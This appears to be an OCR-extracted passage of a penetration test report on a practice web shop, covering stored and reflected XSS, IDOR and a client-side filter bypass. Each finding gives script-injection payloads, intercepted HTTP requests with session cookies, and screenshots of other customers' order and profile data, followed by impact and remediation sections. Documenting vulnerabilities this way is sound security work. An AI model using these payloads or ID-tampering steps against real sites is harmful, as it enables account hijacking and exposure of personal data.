http://35.154.28.254/profile/profile.php


Username:	test
Contact No.:	9000000000
Delivery Address:	fake address

- Enter payload in address field and click Update




http://35.154.28.254/profile/16/edit/

fake address




```
POST /profile/submit.php HTTP/1.1
Host: 35.154.28.254
```



```
Content-Disposition: form-data; name="address"

<script>alert(1337)</script>
```

- Return to profile page and observe difference




http://35.154.28.254/profile/profile.php

35.154.28.254

xssed

Observation

- Navigate to http://hackingProject/signup/customer.php and fill data as shown below and click on 'Sign Up'



http://35.154.28.254/signup/customer.php

test


test@mail.com

●

test


9123456789

<script>alert('xssed')</script>



```
POST /signup/customer_submit.php HTTP/1.1
Host: 35.154.28.254
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 203
Origin: http://35.154.28.254
DNT: 1
Connection: close
Referer: http://35.154.28.254/signup/customer.php
Cookie: key=44DE33DE-AB31-77B3-30D8-EC8582FF6113; PHPSESSID=u11u0i86ro5gu6rneu02vhsrm0; OV4281722092=fmqt43968t0ovdcbmi90rm08
4ca78308833c8d4f9f2c351f7805bf99c2cb81b766b0bd000a74ed7aecf4434b

name=test&email=test%40mail.com&password=1&username=test&contact=9123456789&address=%3Cscript%3Ealert('xssed')%3C%2Fscript%3E
```

- Login with the same username and password as given in sign up. Navigate to http://hackingProject/profile/profile.php. Javascript executes.



```
http://35.154.28.254/profile/profile.php
35.154.28.254
xssed
```

Business Impact - Extremely High

- Malicious users can steal credentials, sessions, or deliver malware to the victim.
- User accounts can be hijacked, credentials could be stolen, sensitive data could be exfiltrated, and lastly, access to your client computers can be obtained.
- As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization
- Attacker needs to send the link with the payload to the victim and the victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendations

- Sanitise all user input and block characters you do not want
- Convert special HTML characters like ‘ “ < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website
- Use Security Encoding Library
- Never Insert Untrusted Data Except in Allowed Locations

References


- *Cross Site Scripting (XSS) Software Attack*
- *Cross Site Scripting Prevention*
- *Types of XSS (Cross-site Scripting)*
- *Cross-site scripting*

12. Reflected Xss


Reflected Xss (Sever)	Below mentioned URL is vulnerable to reflected xss Affected URL: http://hackingProject/search/search.php Affected Parameters: q [GET] Payload: q=%22%3E%3Cscript%3Ealert()%3C/script%3E


Observation

- Navigate to http://hackingProject/search/search.php


13.127.3.174/search/search.php

- Enter this payload “><script>alert()</script> into the search box and click on the search icon


http://13.127.3.174/search/search.php?q=%22%3E%3Cscript%3Ealert()%3C/script%3E


13.127.3.174

Business Impact - Extremely High

- Malicious users can steal credentials, sessions, or deliver malware to the victim.
- User accounts can be hijacked, credentials could be stolen, sensitive data could be exfiltrated, and lastly, access to your client computers can be obtained.
- As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim’s device and even host explicit content that could compromise the reputation of the organization
- Attacker needs to send the link with the payload to the victim and the victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendations

- Sanitise all user input and block characters you do not want
- Convert special HTML characters like ‘ “ < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website
- Use Security Encoding Library
- Never Insert Untrusted Data Except in Allowed Locations

References


- *Cross Site Scripting (XSS) Software Attack*
- *Cross Site Scripting Prevention*
- *Types of XSS (Cross-site Scripting)*
- *Cross-site scripting*

13. Insecure Direct Object Reference

IDOR (Sever)	Below mentioned URL is vulnerable to IDOR Affected URL: http://hackingProject/orders/generate_receipt/ordered/* Payload: /10
	Similar issue is found on below modules too Affected URL: http://hackingProject/orders/orders.php?customer=15 Affected Parameters: customer [GET] Payload: customer=13
	Affected URL: http://hackingProject/profile/*/edit/ Payload: /14/edit/

Observation

- Login with customer credentials and add an item to the cart
- Go to cart page and click on confirm order
- You'll see a receipt for your order



13.126.76.26/orders/generate_receipt/ordered/11

Receipt

Order Id: 7A955E6849D2

PRODUCTS:

Rad Socks INR 300

Total **INR 300**

SHIPPING DETAILS:

Name - test
Email - test@mail.com
Phone - 9000000000
Address - abc


PAYMENT MODE

Cash on delivery

Order placed on : 2021-10-26 11:20:23

Status: DELIVERED

- Change the number in the URL



13.126.76.26/orders/generate_receipt/ordered/10

Receipt

Order Id: 2DD930939259

PRODUCTS:

Adidas Socks - Pack INR 450

Total **INR 450**

SHIPPING DETAILS:

Name - asd
Email - asd@asd.com
Phone - 9876543210
Address - asdasd


PAYMENT MODE

Cash on delivery

Order placed on : 2019-03-11 15:15:24

Status: DELIVERED


PoC


http://13.127.138.154/orders/orders.php?customer=15

Lifestyle Store

You haven't placed any orders yet!

SHOP NOW


http://13.127.138.154/orders/orders.php?customer=13

style Store My Cart My Profile My Orders

My Orders

Order Id: 8070B67FB9B8


PRODUCTS:
Adidas Socks - Pack
Total

SHIPPING DETAILS:
Name - hunter
Email - konezo@web-experts.net
Phone - 9788777777
Address - alert(1)

PAYMENT MODE
Cash on delivery

Order placed on : 2019-03-07 07:30:22


PoC


13.127.138.154/profile/16/edit/

yle Store

My Profile

mike
mail@mail.com
123
9123456789
sdfghjm


13.127.138.154/profile/15/edit/

tyle Store

My Profile

acdc
cewi@next-mail.info
acdc
9999999999
jkhkjhkjkjkj

Business Impact - High

- All the user critical information is leaked such as name, Email, Phone number, address, payment mode.
- Attackers can impersonate as customer service and use this information in manipulating users to gather more information like payment
- Attackers can prey on huge orders and may even steal because this vulnerability displays every information they need to know

Recommendations

- Use per user or session indirect object references. This prevents attackers from directly targeting unauthorized resources.
- Check access**.** Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.

References


- *Insecure direct object reference*
- *Insecure Direct Object Reference Prevention*
- *OWASP Top Ten Web Application Security Risks | OWASP*

14. Client Side Filter Bypass

Client Side Filter Bypass (Sever)	Sign up module filter can be bypassed Affected URL: http://hackingProject/signup/customer_submit.php Affected Parameters: contact [POST] Payload: contact=aaaaaaaaaa
	Same issue is found in below module too Affected URL: http://hackingProject/profile/submit.php Affected Parameters: contact [POST] Payload: contact=aaaaaaaaaa

Observation

- Navigate to http://hackingProject/signup/custome.php and fill all fields. Click on Sign Up


http://13.233.215.253/signup/customer.php

Customer Sign Up

qwer

mail@mail.com


●●●

123

9123456789

address

Sign Up


http://13.233.215.253/signup/customer.php

qwer

mail@mail.com

●●●

123


aaaaaaaaaaa


Please specify a valid phone number

address


Sign Up

- Intercept the request and change contact parameter value to payload and send


```
POST /signup/customer_submit.php HTTP/1.1
Host: 13.233.215.253
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101
Firefox/94.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 158
Origin: http://13.233.215.253
DNT: 1
Connection: close
Referer: http://13.233.215.253/signup/customer.php
Cookie: X-XSRF-TOKEN=
ad33d358c76765e66280fbc8e4a292990baf072cd7f64c9791dc40f6070513ee; key=
44DE33DE-AB31-77B3-30D8-EC8582FF6113; PHPSESSID=8gkln7i8e6907ddqd8li0tdvn3

name=qwer&email=m@klm.f&password=123&username=123&contact=aaaaaaaaaa&address=abc&
```


```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 03 Nov 2021 11:01:08 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-FRAME-OPTIONS: DENY
Set-Cookie: X-XSRF-TOKEN=ffbadb720ecad3a54d534dba5cdaa0fbb87d50d34d209358852720e9f
Content-Length: 82

{"success":true,"successMessage":"You have successfully signed up. Please login."}
```

PoC



```
POST /profile/submit.php HTTP/1.1
Host: 13.233.215.253
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=---------------------------249268067481148047937608290 73
Content-Length: 715
Origin: http://13.233.215.253
DNT: 1
Connection: close
Referer: http://13.233.215.253/profile/2/edit/
Cookie: X-XSRF-TOKEN=3532dc9f49b1698bde73bfa6d486fc9bdb4ed5a909ffb6116edf266199c5aba7; key=
44DE33DE-AB31-77B3-30D8-EC8582FF6113; PHPSESSID=8gkln7i8e6907ddqd81i0tdvn3

-----------------------------24926806748114804793760829073
Content-Disposition: form-data; name="name"

Donald Duck
-----------------------------24926806748114804793760829073
Content-Disposition: form-data; name="contact"

aaaaaaaaaa
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 03 Nov 2021 11:13:50 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
Pragma: no-cache
X-FRAME-OPTIONS: DENY
Set-Cookie: X-XSRF-TOKEN=2757b5a5f3cec13e78751bf8a24e11c7e6d9dea
Content-Length: 64

{"success":true,"successMessage":"Profile updated succesfully."}
```

Business Impact - Moderate

- It would be difficult to contact customers at the time of delivery without valid phone number
- It is also good practice to verify users based on phone number than email to avoid spam accounts on the platform
- Client-side validation checks can be easily bypassed, allowing malformed or unexpected input to pass into the application, potentially as trusted data. This may lead to unexpected states, behaviors and possibly a resulting crash.

Recommendations

- Implement filters on server side
- Treat client side filters only as decorative
- Always check for proper input type
- Sanitize both input and output

References


- *Input Validation Cheat Sheet*
- *Using Burp to Bypass Client-Side Controls*
- *Improper input validation*
- *Client-side*

